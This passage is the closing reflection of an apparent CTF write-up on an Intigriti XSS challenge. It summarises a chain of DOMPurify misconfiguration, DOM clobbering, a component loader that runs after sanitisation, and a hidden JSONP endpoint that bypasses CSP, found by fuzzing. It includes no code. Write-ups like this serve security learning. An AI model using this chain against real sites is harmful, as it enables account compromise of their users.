The exploit logic, the chain design, understanding how DOM clobbering works, how ComponentManager could be abused, how JSONP bypasses CSP… all of that took about an hour to figure out. Finding /api/stats took ten times longer and over 10,000 fuzzed paths.
In bug bounty and CTF challenges alike, the creative thinking is knowing what to chain together. The grind is finding where the pieces are hidden. And sometimes the grind is what separates a solve from a near-miss. If I had given up after the first 8000 fuzzed paths, I would have had a brilliant writeup about a theoretical attack chain that I could never complete. The breakthrough came from stubbornness, not cleverness.
Final Thoughts
This challenge combined DOMPurify misconfiguration, a DOM clobbering primitive, a post-sanitization component loader, and a hidden JSONP endpoint into one of the most elegant XSS chains I have encountered. Every wall had exactly one crack, and the cracks only mattered when combined together. No single bypass was enough on its own.
If you made it this far, thanks for reading. Go try the next Intigriti challenge. And when you are stuck at 90% of a chain with a missing piece… keep fuzzing. The endpoint is out there somewhere.
Happy hacking.